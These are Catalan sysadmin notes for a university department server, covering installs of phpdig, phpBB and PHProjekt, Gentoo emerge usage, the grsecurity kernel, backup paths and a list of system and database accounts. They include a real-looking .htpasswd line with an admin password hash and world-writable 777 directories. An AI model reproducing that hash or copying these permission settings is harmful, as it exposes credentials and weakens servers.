1.- El compilador gnat ada no funciona correctament amb algunes versions del patch grsecurity del kernel

2.- La raó més important: compilar i executar codi entregat per alumnes al propi servidor pot suposar un problema de seguretat.

ACTUALITZACIÓ GAP

Tornar a renombrar el cgi gap.cgi a gap:

mv /home/httpd/gap/cgi-bin/gap/XXX/gap.cgi -> /home/httpd/gap/cgi-bin/gap/XXX/ gap

Descomprimir la nova versió i executem:

./actualizar.sh

Indiquem la ubicació del programa (/home/httpd/gap) i seguim les instruccions. I un cop actualitzat, tornem a renombrar el CGI:

mv /home/httpd/gap/cgi-bin/gap/XXX/gap -> /home/httpd/gap/cgi-bin/gap/XXX/gap.cgi

INSTAL·LACIÓ DE PHPDIG

Cercador phpdig 1.6.1, l'he dividit en 2 parts per fer que el menú d'administració s'accedeixi per SSL:
-A les common_words.txt he afegit paraules comunes catalanes i castellanes
-En les locales, he fet la traducció al català: cat-language.php
-Configuració a include/config.php, fem que no demani logi perquè el password es guarda sense encriptar
-La part del cercador general el fiquem a html/ sense admin/
-La part d'administració admin/ la fiquem a shtml/cercar i fiquem un .htaccess i .htpasswd per la identificació de l'administrador.
Arxiu .htaccess:

```
AuthName "Administració PHPDig"
AuthUserFile /home/httpd/shtml/cercar/admin/.htpasswd
AuthType Basic
require valid-user
```

Arxiu .htpasswd (creat amb la comanda htpasswd):

```
admin:XZMlBfRe2vAlc
```

-Creen en el general un i copiem dintre: robot/debug_functions.php
-Copiem *.png al cercar de shtml
-Creem a html/cercar/admin el dir temp/ amb permissos 777
-Canviem a spider.php la linea 168:

```
$limit = SPIDER_DEFAULT_LIMIT;
```

Per poder executar des de la linea de comandes l'spider que indexarà la web fem:
cd directori/cercar/admin; php -f spider.php help
-S'ha probat la indexació de pdf's però es massa lenta.

INSTAL·LACIÓ DE PHPBB (FÒRUM)

Simplement baixar l'última versió i mirar les instruccions al docs/INSTALL.html. Al final de la instal·lació tindrem una base de dades “phpbb” i un usuari “phpbb” amb accés a aquesta. Actualment esta instal·lat a /home/httpd/shtml/forum (https://deim.etse.urv.es/forum), amb SSL perquè els usuaris requereixen identificació. L'administrador s'anomena “admin” i esta configurat per que existeixi un fòrum privat per professor, aquells que vulguin participar han de indicar el seu login a l'administrador i aquest donar-li permisos.

PHPROJEKT

Aquesta aplicació web per fer projectes en grup es troba en proves, els professors Pedro García i Robert Rallo la estan evaluant. Actualment no es troba preparada per ser oferida com un servei públic. Utilitza la base de dades “phprojekt” amb l'usuari “phprojekt”. Té el directori uploads/ amb permís d'escriptura per tothom, així els usuaris de l'aplicació poden pujar arxius.

GENTOO: ADMINISTRACIÓ

• SISTEMA DE PAQUETS

El sistema de paquets de gentoo es composa d'ebuilds. Els ebuilds són scripts fets en python que descarreguen, compilen i instal·len el programa al que corresponguin. A més, si té dependències també les descàrregues, compila i instal·la. Tot el conjunt d'ebuilds es troben guardats al Portage, aquest es troba a /usr/portage.

Per administrar aquest sistema de paquets s'utilitza la utilitat emerge (també feta en python). Les següents instruccions són les més utilitzades:

emerge rsync
Sincronitza el portage (llistat d'aplicacions/ebuilds) amb l'oficial, s'ha de realitzar aquesta acció habitualment

emerge -u --deep world
Comprovar tots els paquets instal·lats per actualitzar els que calgui.

emerge -pu --deep world
Sempre que afegim “-p” no es realitzarà la acció que li diem, només farà veure que la realitza, així per exemple en aquest cas podrem veure quins paquets s'actualitzaran.

emerge -s paraula
Busca la paraula al llistat de aplicacions, serveix per saber si existeix una aplicació determinada al portage (e.g. emerge -s mozilla)

emerge aplicacio / emerge ebuild
Instal·la la aplicació o ebuild indicat a més de les seves dependències.

emegre -p aplicació
emerge -p xxx.ebuild
Com indiquem -p, no es produirà la instal·lació real sinó que només visualitzarà quins paquets instal·larà.

emerge -C aplicació
Desinstala una aplicació.

emergetest [paràmetres]
emergetest es un petit script que he realitzat, es troba a /usr/local/bin/emergetest i el que fa es cridar l'emerge normal passant-li tots els paràmetres que li indiquem però amb la variable d'entorn ACCEPT_KEYWORDS="~x86", això farà que per exemple “emerge mozilla” instal·larà el mozilla estable de la distribució i “emergetest mozilla” instal·larà la versió de mozilla que es considera encara inestable a la distribució.

En aquest sistema de paquets hi ha uns directoris que se'ls anomena directoris protegits, com per exemple /etc/. Això significa que si al realitzar una actualització s'ha de sobreescriure un arxiu que es troba a /etc/, no es farà i es guardarà en aquest mateix directori amb un nom tipus ._cfg0001_XXX (a on XXX seria el nom de l'arxiu que ha de substituir). Així s'evitarà que sobreescrivim la nostra configuració de les aplicacions. Per substituir els nous arxius ._cfg... pel que correspongui es pot fer manualment o utilitzant l'script “etc-update”.

• CONFIGURACIÓ DE LA COMPILACIÓ

La configuració per la compilació dels programes es troba a /etc/make.conf. Aqui es poden especificar els FLAGS per fer una compilació optimitzada per la nostra màquina, en el cas de la màquina del deim ja té els flags correctes (s'utilitza -march=pentium3 en comptes de pentium4 per evitar alguns bugs que te la versió actual del gcc amb aquesta optimització). A més, en aquest arxiu es troba la variable USE, en aquesta variable indicarem quines característiques volem que tinguin els paquets que compilem, per exemple, si en aquesta variable es troba la paraula IMAP,

al compilar PHP s'inclourà automàticament el suport per les funcions IMAP. Per modificar aquesta variable es molt recomanable utilitzar l'eina “ufed”. Finalment també podem trobar en aquest arxiu (/etc/make.conf) els MIRRORS des d'on es baixarà els programes a instal·lar, com que la etse té un, també el tinc ficat.

• MANTENIMENT DEL CODI FONT BAIXAT

Les aplicacions que instal·lem es descarreguen a /usr/portage/distfiles, amb el transcurs del temps es van acumulant diferents versions de la mateixa aplicació en aquest directori, ocupant un espai innecessari (les versions velles ja no les usarem). Per això he afegit al sistema l'scrtip “distfiles-clean” que neteja aquest directori d'aplicacions velles. Amb “distfiles-clean” ens mostrarà un llistat de les aplicacions que esborrarà, i amb “distfiles-clean --nopretend” les esborrarà. Si editem aquest script (es troba a /usr/local/sbin) veurem que es podem incloure excepcions fàcilment, així aquestes aplicacions no les comprovarà i no esborrarà les seves versions antigues.

• SISTEMA D'ARRANC

El sistema d'arranc de gentoo està molt simplificat, els arxius que es poden arrancar es troben a /etc/init.d/ i els runlevels a /etc/runlevels, que com es pot observar estan etiquetats per noms. El runlevel per defecte es el 3 que correspon al default. Per afegir un script d'arranc d'un dimoni al runlevel default s'utilitza la comanda “rc-update add dimoni default”. Si es desitja executar algunes comandes extra després de l'execució de tots els dimonis, es pot especificar a /etc/conf.d/local.start. Actualment es troba en aquest arxiu lo necessari per realitzar unes optimitzacions al disc dur i l'execució de l'script de firewall (/usr/local/sbin/firewall).

• SISTEMA DE PAQUETS ALTERNATIU

Pels programes que no estiguin al portage i s'hagin d'instal·lar individualment utilitzo el sistema de paquets de l'slackware que vaig instal·lar al muntar el sistema. A més, m'ajudo amb l'aplicació checkinstall que construeix els paquets per slackware sense gaires problemes. Per tant, per instal·lar una aplicació que no estigui al portage es seguiran les instruccions habituals per compilar i a l'hora d'instal·lar en comptes de fer “make install” farem un “checkinstall” i contestarem les preguntes que ens fan (indicant que volem que generi un paquet slackware). Això generarà el paquet i instal·larà l'aplicació. Si la comanda per fer la instal·lació del programa no fos “make install” sinó “XXX”, doncs la instal·laríem fent “checkinstall XXX”.

Per administrar el sistema de paquets de slackware s'utilitzen els següents scripts fets en bash: installpkg, removepkg, upgradepkg, explodepkg i pkgtool (aquest últim funciona per menús).

• KERNEL

El kernel actual es el 2.4.20 amb el patch grsecurity (http://www.grsecurity.net/) que dona més seguretat al sistema, fent per exemple que la pila dels programes no sigui executable. La configuració del kernel la podem trobar a "/usr/src/linux/deim-kernel".

DIRECTORIS IMPORTANTS PER FER BACKUPS

/etc
/home/chroot-web/
  (usuaris amb les seves webs a més de la web principal que la té webmaster)
/home/httpd/gap
/home/httpd/gap-electronica
/var/lib/mysql
  (Directori de la base de dades MySQL)
/usr/local/Ultimate2.8.5
  (Directori del servidor d'IRC)
/var/spool
  (Directori a on es guarden els mails i les dades dels usuaris de jabber)

ALTRES USUARIS DEL SISTEMA

Bios

Sistema
root
coadmin
webmaster

MySQL
admin
webdeim
webdeimadmin
webmail
pma
phpbb
phprojekt

UltimateIRCd (operador /oper nick password)
admin

gap
administrador

gap-electronica
administrador

administración web
admin
sgomez (Professor Sergio Gómez)
magarcia (Professor Miguel Angel García)